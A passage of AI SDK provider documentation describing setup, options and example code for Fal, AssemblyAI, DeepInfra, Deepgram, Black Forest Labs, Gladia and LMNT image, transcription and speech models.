model: fal.image('fal-ai/flux/dev'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Fal image models may return additional information for the images and the request.
Here are some examples of properties that may be set for each image
providerMetadata.fal.images[0].nsfw; // boolean, image is not safe for work
providerMetadata.fal.images[0].width; // number, image width
providerMetadata.fal.images[0].height; // number, image height
providerMetadata.fal.images[0].content_type; // string, mime type of the image
Model Capabilities
Fal offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Fal AI Search Page.
| Model | Description |
|---|---|
fal-ai/flux/dev |
FLUX.1 [dev] model for high-quality image generation |
fal-ai/flux-pro/kontext |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
fal-ai/flux-pro/kontext/max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
fal-ai/flux-lora |
Super fast endpoint for FLUX.1 with LoRA support |
fal-ai/ideogram/character |
Generate consistent character appearances across multiple images. Maintain facial features, proportions, and distinctive traits |
fal-ai/qwen-image |
Qwen-Image foundation model with significant advances in complex text rendering and precise image editing |
fal-ai/omnigen-v2 |
Unified image generation model for Image Editing, Personalized Image Generation, Virtual Try-On, Multi Person Generation and more |
fal-ai/bytedance/dreamina/v3.1/text-to-image |
Dreamina showcases superior picture effects with improvements in aesthetics, precise and diverse styles, and rich details |
fal-ai/recraft/v3/text-to-image |
SOTA in image generation with vector art and brand style capabilities |
fal-ai/wan/v2.2-a14b/text-to-image |
High-resolution, photorealistic images with fine-grained detail |
Fal models support the following aspect ratios:
- 1:1 (square HD)
- 16:9 (landscape)
- 9:16 (portrait)
- 4:3 (landscape)
- 3:4 (portrait)
- 16:10 (1280x800)
- 10:16 (800x1280)
- 21:9 (2560x1080)
- 9:21 (1080x2560)
Key features of Fal models include:
- Up to 4x faster inference speeds compared to alternatives
- Optimized by the Fal Inference Engine™
- Support for real-time infrastructure
- Cost-effective scaling with pay-per-use pricing
- LoRA training capabilities for model personalization
Modify Image
Transform existing images using text prompts.
// Example: Modify existing image
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext'),
prompt: 'Put a donut next to the flour.',
providerOptions: {
fal: {
imageUrl:
'https://v3.fal.media/files/rabbit/rmgBxhwGYb2d3pl3x9sKf_output.png',
},
},
});
Provider Options
Fal image models support flexible provider options through the providerOptions.fal object. You can pass any parameters supported by the specific Fal model's API. Common options include:
- imageUrl - Reference image URL for image-to-image generation
- strength - Controls how much the output differs from the input image
- guidanceScale - Controls adherence to the prompt (range: 1-20)
- numInferenceSteps - Number of denoising steps (range: 1-50)
- enableSafetyChecker - Enable/disable safety filtering
- outputFormat - Output format: 'jpeg' or 'png'
- syncMode - Wait for completion before returning response
- acceleration - Speed of generation: 'none', 'regular', or 'high'
- safetyTolerance - Content safety filtering level (1-6, where 1 is strictest)
Refer to the Fal AI model documentation for model-specific parameters.
Advanced Features
Fal's platform offers several advanced capabilities:
- Private Model Inference: Run your own diffusion transformer models with up to 50% faster inference
- LoRA Training: Train and personalize models in under 5 minutes
- Real-time Infrastructure: Enable new user experiences with fast inference times
- Scalable Architecture: Scale to thousands of GPUs when needed
For more details about Fal's capabilities and features, visit the Fal AI documentation.
Transcription Models
You can create models that call the Fal transcription API
using the .transcription() factory method.
The first argument is the model id without the fal-ai/ prefix e.g. wizper.
const model = fal.transcription('wizper');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the batchSize option will increase the number of audio chunks processed in parallel.
import { experimental_transcribe as transcribe } from 'ai';
import { fal } from '@ai-sdk/fal';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: fal.transcription('wizper'),
audio: await readFile('audio.mp3'),
providerOptions: { fal: { batchSize: 10 } },
});
The following provider options are available:
-
language string Language of the audio file. If set to null, the language will be automatically detected. Accepts ISO language codes like 'en', 'fr', 'zh', etc. Optional.
-
diarize boolean Whether to diarize the audio file (identify different speakers). Defaults to true. Optional.
-
chunkLevel string Level of the chunks to return. Either 'segment' or 'word'. Default value: "segment" Optional.
-
version string Version of the model to use. All models are Whisper large variants. Default value: "3" Optional.
-
batchSize number Batch size for processing. Default value: 64 Optional.
-
numSpeakers number Number of speakers in the audio file. If not provided, the number of speakers will be automatically detected. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper |
||||
wizper |
Speech Models
You can create models that call Fal text-to-speech endpoints using the .speech() factory method.
Basic Usage
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { fal } from '@ai-sdk/fal';
const result = await generateSpeech({
model: fal.speech('fal-ai/minimax/speech-02-hd'),
text: 'Hello from the AI SDK!',
});
Model Capabilities
| Model | Description |
|---|---|
fal-ai/minimax/voice-clone |
Clone a voice from a sample audio and generate speech from text prompts |
fal-ai/minimax/voice-design |
Design a personalized voice from a text description and generate speech from text prompts |
fal-ai/dia-tts/voice-clone |
Clone dialog voices from a sample audio and generate dialogs from text prompts |
fal-ai/minimax/speech-02-hd |
Generate speech from text prompts and different voices |
fal-ai/minimax/speech-02-turbo |
Generate fast speech from text prompts and different voices |
fal-ai/dia-tts |
Directly generates realistic dialogue from transcripts with audio conditioning for emotion control. Produces natural nonverbals like laughter and throat clearing |
resemble-ai/chatterboxhd/text-to-speech |
Generate expressive, natural speech with Resemble AI's Chatterbox. Features unique emotion control, instant voice cloning from short audio, and built-in watermarking |
Provider Options
Pass provider-specific options via providerOptions.fal depending on the model:
-
voice_setting object
voice_id(string): predefined voice IDspeed(number): 0.5–2.0vol(number): 0–10pitch(number): -12–12emotion(enum): happy | sad | angry | fearful | disgusted | surprised | neutralenglish_normalization(boolean)
-
audio_setting object Audio configuration settings specific to the model.
-
language_boost enum Chinese | Chinese,Yue | English | Arabic | Russian | Spanish | French | Portuguese | German | Turkish | Dutch | Ukrainian | Vietnamese | Indonesian | Japanese | Italian | Korean | Thai | Polish | Romanian | Greek | Czech | Finnish | Hindi | auto
-
pronunciation_dict object Custom pronunciation dictionary for specific words.
Model-specific parameters (e.g., audio_url, prompt, preview_text, ref_audio_url, ref_text) can be passed directly under providerOptions.fal and will be forwarded to the Fal API.
title: AssemblyAI description: Learn how to use the AssemblyAI provider for the AI SDK.
AssemblyAI Provider
The AssemblyAI provider contains language model support for the AssemblyAI transcription API.
Setup
The AssemblyAI provider is available in the @ai-sdk/assemblyai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance assemblyai from @ai-sdk/assemblyai:
import { assemblyai } from '@ai-sdk/assemblyai';
If you need a customized setup, you can import createAssemblyAI from @ai-sdk/assemblyai and create a provider instance with your settings:
import { createAssemblyAI } from '@ai-sdk/assemblyai';
const assemblyai = createAssemblyAI({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the AssemblyAI provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theASSEMBLYAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the AssemblyAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. best.
const model = assemblyai.transcription('best');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the contentSafety option will enable content safety filtering.
import { experimental_transcribe as transcribe } from 'ai';
import { assemblyai } from '@ai-sdk/assemblyai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: assemblyai.transcription('best'),
audio: await readFile('audio.mp3'),
providerOptions: { assemblyai: { contentSafety: true } },
});
The following provider options are available:
-
audioEndAt number
End time of the audio in milliseconds. Optional.
-
audioStartFrom number
Start time of the audio in milliseconds. Optional.
-
autoChapters boolean
Whether to automatically generate chapters for the transcription. Optional.
-
autoHighlights boolean
Whether to automatically generate highlights for the transcription. Optional.
-
boostParam enum
Boost parameter for the transcription. Allowed values:
'low','default','high'. Optional. -
contentSafety boolean
Whether to enable content safety filtering. Optional.
-
contentSafetyConfidence number
Confidence threshold for content safety filtering (25-100). Optional.
-
customSpelling array of objects
Custom spelling rules for the transcription. Each object has
from(array of strings) andto(string) properties. Optional. -
disfluencies boolean
Whether to include disfluencies (um, uh, etc.) in the transcription. Optional.
-
entityDetection boolean
Whether to detect entities in the transcription. Optional.
-
filterProfanity boolean
Whether to filter profanity in the transcription. Optional.
-
formatText boolean
Whether to format the text in the transcription. Optional.
-
iabCategories boolean
Whether to include IAB categories in the transcription. Optional.
-
languageCode string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
languageConfidenceThreshold number
Confidence threshold for language detection. Optional.
-
languageDetection boolean
Whether to enable language detection. Optional.
-
multichannel boolean
Whether to process multiple audio channels separately. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
redactPii boolean
Whether to redact personally identifiable information. Optional.
-
redactPiiAudio boolean
Whether to redact PII in the audio file. Optional.
-
redactPiiAudioQuality enum
Quality of the redacted audio file. Allowed values:
'mp3','wav'. Optional. -
redactPiiPolicies array of enums
Policies for PII redaction, specifying which types of information to redact. Supports numerous types like
'person_name','phone_number', etc. Optional. -
redactPiiSub enum
Substitution method for redacted PII. Allowed values:
'entity_name','hash'. Optional. -
sentimentAnalysis boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
speakerLabels boolean
Whether to label different speakers in the transcription. Optional.
-
speakersExpected number
Expected number of speakers in the audio. Optional.
-
speechThreshold number
Threshold for speech detection (0-1). Optional.
-
summarization boolean
Whether to generate a summary of the transcription. Optional.
-
summaryModel enum
Model to use for summarization. Allowed values:
'informative','conversational','catchy'. Optional. -
summaryType enum
Type of summary to generate. Allowed values:
'bullets','bullets_verbose','gist','headline','paragraph'. Optional. -
topics array of strings
List of topics to detect in the transcription. Optional.
-
webhookAuthHeaderName string
Name of the authentication header for webhook requests. Optional.
-
webhookAuthHeaderValue string
Value of the authentication header for webhook requests. Optional.
-
webhookUrl string
URL to send webhook notifications to. Optional.
-
wordBoost array of strings
List of words to boost in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
best |
||||
nano |
title: DeepInfra description: Learn how to use DeepInfra's models with the AI SDK.
DeepInfra Provider
The DeepInfra provider contains support for state-of-the-art models through the DeepInfra API, including Llama 3, Mixtral, Qwen, and many other popular open-source models.
Setup
The DeepInfra provider is available via the @ai-sdk/deepinfra module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepinfra from @ai-sdk/deepinfra:
import { deepinfra } from '@ai-sdk/deepinfra';
If you need a customized setup, you can import createDeepInfra from @ai-sdk/deepinfra and create a provider instance with your settings:
import { createDeepInfra } from '@ai-sdk/deepinfra';
const deepinfra = createDeepInfra({
apiKey: process.env.DEEPINFRA_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepInfra provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.deepinfra.com/v1.Note: Language models and embeddings use OpenAI-compatible endpoints at
{baseURL}/openai, while image models use{baseURL}/inference. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPINFRA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
DeepInfra language models can also be used in the streamText function (see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
||||
meta-llama/Llama-4-Scout-17B-16E-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-405B-Instruct |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.2-11B-Vision-Instruct |
||||
meta-llama/Llama-3.2-90B-Vision-Instruct |
||||
mistralai/Mixtral-8x7B-Instruct-v0.1 |
||||
deepseek-ai/DeepSeek-V3 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
deepseek-ai/DeepSeek-R1-Turbo |
||||
nvidia/Llama-3.1-Nemotron-70B-Instruct |
||||
Qwen/Qwen2-7B-Instruct |
||||
Qwen/Qwen2.5-72B-Instruct |
||||
Qwen/Qwen2.5-Coder-32B-Instruct |
||||
Qwen/QwQ-32B-Preview |
||||
google/codegemma-7b-it |
||||
google/gemma-2-9b-it |
||||
microsoft/WizardLM-2-8x22B |
Image Models
You can create DeepInfra image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { deepinfra } from '@ai-sdk/deepinfra';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model-specific options
You can pass model-specific parameters using the providerOptions.deepinfra field:
import { deepinfra } from '@ai-sdk/deepinfra';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
deepinfra: {
num_inference_steps: 30, // Control the number of denoising steps (1-50)
},
},
});
Model Capabilities
For models supporting aspect ratios, the following ratios are typically supported:
1:1 (default), 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21
For models supporting size parameters, dimensions must typically be:
- Multiples of 32
- Width and height between 256 and 1440 pixels
- Default size is 1024x1024
| Model | Dimensions Specification | Notes |
|---|---|---|
stabilityai/sd3.5 |
Aspect Ratio | Premium quality base model, 8B parameters |
black-forest-labs/FLUX-1.1-pro |
Size | Latest state-of-art model with superior prompt following |
black-forest-labs/FLUX-1-schnell |
Size | Fast generation in 1-4 steps |
black-forest-labs/FLUX-1-dev |
Size | Optimized for anatomical accuracy |
black-forest-labs/FLUX-pro |
Size | Flagship Flux model |
stabilityai/sd3.5-medium |
Aspect Ratio | Balanced 2.5B parameter model |
stabilityai/sdxl-turbo |
Aspect Ratio | Optimized for fast generation |
For more details and pricing information, see the DeepInfra text-to-image models page.
Embedding Models
You can create DeepInfra embedding models using the .textEmbedding() factory method.
For more on embedding models with the AI SDK see embed().
import { deepinfra } from '@ai-sdk/deepinfra';
import { embed } from 'ai';
const { embedding } = await embed({
model: deepinfra.textEmbedding('BAAI/bge-large-en-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
BAAI/bge-base-en-v1.5 |
768 | 512 |
BAAI/bge-large-en-v1.5 |
1024 | 512 |
BAAI/bge-m3 |
1024 | 8192 |
intfloat/e5-base-v2 |
768 | 512 |
intfloat/e5-large-v2 |
1024 | 512 |
intfloat/multilingual-e5-large |
1024 | 512 |
sentence-transformers/all-MiniLM-L12-v2 |
384 | 256 |
sentence-transformers/all-MiniLM-L6-v2 |
384 | 256 |
sentence-transformers/all-mpnet-base-v2 |
768 | 384 |
sentence-transformers/clip-ViT-B-32 |
512 | 77 |
sentence-transformers/clip-ViT-B-32-multilingual-v1 |
512 | 77 |
sentence-transformers/multi-qa-mpnet-base-dot-v1 |
768 | 512 |
sentence-transformers/paraphrase-MiniLM-L6-v2 |
384 | 128 |
shibing624/text2vec-base-chinese |
768 | 512 |
thenlper/gte-base |
768 | 512 |
thenlper/gte-large |
1024 | 512 |
title: Deepgram description: Learn how to use the Deepgram provider for the AI SDK.
Deepgram Provider
The Deepgram provider contains language model support for the Deepgram transcription API.
Setup
The Deepgram provider is available in the @ai-sdk/deepgram module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepgram from @ai-sdk/deepgram:
import { deepgram } from '@ai-sdk/deepgram';
If you need a customized setup, you can import createDeepgram from @ai-sdk/deepgram and create a provider instance with your settings:
import { createDeepgram } from '@ai-sdk/deepgram';
const deepgram = createDeepgram({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Deepgram provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPGRAM_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Deepgram transcription API
using the .transcription() factory method.
The first argument is the model id e.g. nova-3.
const model = deepgram.transcription('nova-3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { deepgram } from '@ai-sdk/deepgram';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: deepgram.transcription('nova-3'),
audio: await readFile('audio.mp3'),
providerOptions: { deepgram: { summarize: true } },
});
The following provider options are available:
-
language string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
smartFormat boolean
Whether to apply smart formatting to the transcription. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
paragraphs boolean
Whether to format the transcription into paragraphs. Optional.
-
summarize enum | boolean
Whether to generate a summary of the transcription. Allowed values:
'v2',false. Optional. -
topics boolean
Whether to detect topics in the transcription. Optional.
-
intents boolean
Whether to detect intents in the transcription. Optional.
-
sentiment boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
detectEntities boolean
Whether to detect entities in the transcription. Optional.
-
redact string | array of strings
Specifies what content to redact from the transcription. Optional.
-
replace string
Replacement string for redacted content. Optional.
-
search string
Search term to find in the transcription. Optional.
-
keyterm string
Key terms to identify in the transcription. Optional.
-
diarize boolean
Whether to identify different speakers in the transcription. Defaults to
true. Optional. -
utterances boolean
Whether to segment the transcription into utterances. Optional.
-
uttSplit number
Threshold for splitting utterances. Optional.
-
fillerWords boolean
Whether to include filler words (um, uh, etc.) in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
nova-3 (+ variants) |
||||
nova-2 (+ variants) |
||||
nova (+ variants) |
||||
enhanced (+ variants) |
||||
base (+ variants) |
title: Black Forest Labs description: Learn how to use Black Forest Labs models with the AI SDK.
Black Forest Labs Provider
Black Forest Labs provides a generative image platform for developers with FLUX-based models. Their platform offers fast, high quality, and in-context image generation and editing with precise and coherent results.
Setup
The Black Forest Labs provider is available via the @ai-sdk/black-forest-labs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance blackForestLabs from @ai-sdk/black-forest-labs:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
If you need a customized setup, you can import createBlackForestLabs and create a provider instance with your settings:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
apiKey: 'your-api-key', // optional, defaults to BFL_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Black Forest Labs provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use a regional endpoint. The default prefix is
https://api.bfl.ai/v1. -
apiKey string
API key that is being sent using the
x-keyheader. It defaults to theBFL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Black Forest Labs image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { writeFileSync } from 'node:fs';
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { experimental_generateImage as generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: blackForestLabs.image('flux-pro-1.1'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Black Forest Labs offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Black Forest Labs Models Page.
| Model | Description |
|---|---|
flux-kontext-pro |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
flux-kontext-max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
flux-pro-1.1-ultra |
Ultra-fast, ultra high-resolution image creation |
flux-pro-1.1 |
Fast, high-quality image generation from text. |
Black Forest Labs models support aspect ratios from 3:7 (portrait) to 7:3 (landscape).
Modify Image
Transform existing images using text prompts.
import {
blackForestLabs,
BlackForestLabsImageProviderOptions,
} from '@ai-sdk/black-forest-labs';
import { experimental_generateImage as generateImage } from 'ai';
// Example: Modify existing image
await generateImage({
model: blackForestLabs.image('flux-kontext-pro'),
prompt: 'Put a donut next to the flour.',
providerOptions: {
blackForestLabs: {
inputImage: '<base64 converted image>',
} satisfies BlackForestLabsImageProviderOptions,
},
});
Provider Options
Black Forest Labs image models support flexible provider options through the providerOptions.blackForestLabs object. You can pass any parameters supported by the specific endpoint's API. The supported parameters depend on the used model ID:
- imagePrompt - Base64-encoded image to use as additional visual context for generation
- imagePromptStrength - Strength of the image prompt influence on generation (0.0 to 1.0)
- inputImage - Base64 encoded image or URL of image to use as reference. Supports up to 20MB or 20 megapixels.
- outputFormat - Desired format of the output image. Can be “jpeg” or “png”.
- promptUpsampling - If true, performs upsampling on the prompt
- raw - Enable raw mode for more natural, authentic aesthetics
- safetyTolerance - Moderation level for inputs and outputs. Value ranges from 0 (most strict) to 6 (more permissive).
- webhookSecret - Secret for webhook signature verification, sent in the
X-Webhook-Secretheader. - webhookUrl - URL for asynchronous completion notification. Must be a valid HTTP/HTTPS URL.
- pollIntervalMillis - Interval in milliseconds between polling attempts (default 500ms)
- pollTimeoutMillis - Overall timeout in milliseconds for polling before timing out (default 60s)
- width - Output width in pixels for models that support explicit dimensions. Range 256–1920, default 1024. When set, this overrides any width derived from
size. - height - Output height in pixels for models that support explicit dimensions. Range 256–1920, default 768. When set, this overrides any height derived from
size. - steps - Number of inference steps. Higher values may improve quality but increase generation time
- guidance - Guidance scale for generation. Higher values follow the prompt more closely
- inputImage2 … inputImage10 - Additional reference images (base64 string or URL) for models that support multiple inputs, used alongside
inputImage.
Regional Endpoints
By default, requests are sent to https://api.bfl.ai/v1. You can select a regional endpoint by setting baseURL when creating the provider instance:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
baseURL: 'https://api.eu.bfl.ai/v1', // or https://api.us.bfl.ai/v1
});
title: Gladia description: Learn how to use the Gladia provider for the AI SDK.
Gladia Provider
The Gladia provider contains language model support for the Gladia transcription API.
Setup
The Gladia provider is available in the @ai-sdk/gladia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance gladia from @ai-sdk/gladia:
import { gladia } from '@ai-sdk/gladia';
If you need a customized setup, you can import createGladia from @ai-sdk/gladia and create a provider instance with your settings:
import { createGladia } from '@ai-sdk/gladia';
const gladia = createGladia({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Gladia provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGLADIA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Gladia transcription API
using the .transcription() factory method.
const model = gladia.transcription();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { gladia } from '@ai-sdk/gladia';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: gladia.transcription(),
audio: await readFile('audio.mp3'),
providerOptions: { gladia: { summarize: true } },
});
The following provider options are available:
-
contextPrompt string
Context to feed the transcription model with for possible better accuracy. Optional.
-
customVocabulary boolean | any[]
Custom vocabulary to improve transcription accuracy. Optional.
-
customVocabularyConfig object
Configuration for custom vocabulary. Optional.
- vocabulary Array<string | { value: string, intensity?: number, pronunciations?: string[], language?: string }>
- defaultIntensity number
-
detectLanguage boolean
Whether to automatically detect the language. Optional.
-
enableCodeSwitching boolean
Enable code switching for multilingual audio. Optional.
-
codeSwitchingConfig object
Configuration for code switching. Optional.
- languages string[]
-
language string
Specify the language of the audio. Optional.
-
callback boolean
Enable callback when transcription is complete. Optional.
-
callbackConfig object
Configuration for callback. Optional.
- url string
- method 'POST' | 'PUT'
-
subtitles boolean
Generate subtitles from the transcription. Optional.
-
subtitlesConfig object
Configuration for subtitles. Optional.
- formats Array<'srt' | 'vtt'>
- minimumDuration number
- maximumDuration number
- maximumCharactersPerRow number
- maximumRowsPerCaption number
- style 'default' | 'compliance'
-
diarization boolean
Enable speaker diarization. Defaults to
true. Optional. -
diarizationConfig object
Configuration for diarization. Optional.
- numberOfSpeakers number
- minSpeakers number
- maxSpeakers number
- enhanced boolean
-
translation boolean
Enable translation of the transcription. Optional.
-
translationConfig object
Configuration for translation. Optional.
- targetLanguages string[]
- model 'base' | 'enhanced'
- matchOriginalUtterances boolean
-
summarization boolean
Enable summarization of the transcription. Optional.
-
summarizationConfig object
Configuration for summarization. Optional.
- type 'general' | 'bullet_points' | 'concise'
-
moderation boolean
Enable content moderation. Optional.
-
namedEntityRecognition boolean
Enable named entity recognition. Optional.
-
chapterization boolean
Enable chapterization of the transcription. Optional.
-
nameConsistency boolean
Enable name consistency in the transcription. Optional.
-
customSpelling boolean
Enable custom spelling. Optional.
-
customSpellingConfig object
Configuration for custom spelling. Optional.
- spellingDictionary Record<string, string[]>
-
structuredDataExtraction boolean
Enable structured data extraction. Optional.
-
structuredDataExtractionConfig object
Configuration for structured data extraction. Optional.
- classes string[]
-
sentimentAnalysis boolean
Enable sentiment analysis. Optional.
-
audioToLlm boolean
Enable audio to LLM processing. Optional.
-
audioToLlmConfig object
Configuration for audio to LLM. Optional.
- prompts string[]
-
customMetadata Record<string, any>
Custom metadata to include with the request. Optional.
-
sentences boolean
Enable sentence detection. Optional.
-
displayMode boolean
Enable display mode. Optional.
-
punctuationEnhanced boolean
Enable enhanced punctuation. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
Default |
title: LMNT description: Learn how to use the LMNT provider for the AI SDK.
LMNT Provider
The LMNT provider contains language model support for the LMNT transcription API.
Setup
The LMNT provider is available in the @ai-sdk/lmnt module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance lmnt from @ai-sdk/lmnt:
import { lmnt } from '@ai-sdk/lmnt';
If you need a customized setup, you can import createLMNT from @ai-sdk/lmnt and create a provider instance with your settings:
import { createLMNT } from '@ai-sdk/lmnt';
const lmnt = createLMNT({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the LMNT provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLMNT_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the LMNT speech API
using the .speech() factory method.
The first argument is the model id e.g. aurora.
const model = lmnt.speech('aurora');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
language: 'en', // Standardized language parameter
});
Provider Options
The LMNT provider accepts the following options:
-
model 'aurora' | 'blizzard'
The LMNT model to use. Defaults to
'aurora'. -
language 'auto' | 'en' | 'es' | 'pt' | 'fr' | 'de' | 'zh' | 'ko' | 'hi' | 'ja' | 'ru' | 'it' | 'tr'
The language to use for speech synthesis. Defaults to
'auto'. -
format 'aac' | 'mp3' | 'mulaw' | 'raw' | 'wav'
The audio format to return. Defaults to
'mp3'. -
sampleRate number
The sample rate of the audio in Hz. Defaults to
24000. -
speed number
The speed of the speech. Must be between 0.25 and 2. Defaults to
1. -
seed number
An optional seed for deterministic generation.
-
conversational boolean
Whether to use a conversational style. Defaults to
false. -
length number
Maximum length of the audio in seconds. Maximum value is 300.
-
topP number
Top-p sampling parameter. Must be between 0 and 1. Defaults to
1. -
temperature number
Temperature parameter for sampling. Must be at least 0. Defaults to
1.
Model Capabilities
| Model | Instructions |
|---|---|
aurora |
|
blizzard |
title: Google Generative AI description: Learn how to use Google Generative AI Provider.
Google Generative AI Provider
The Google Generative AI provider contains language and embedding model support for the Google Generative AI APIs.
Setup
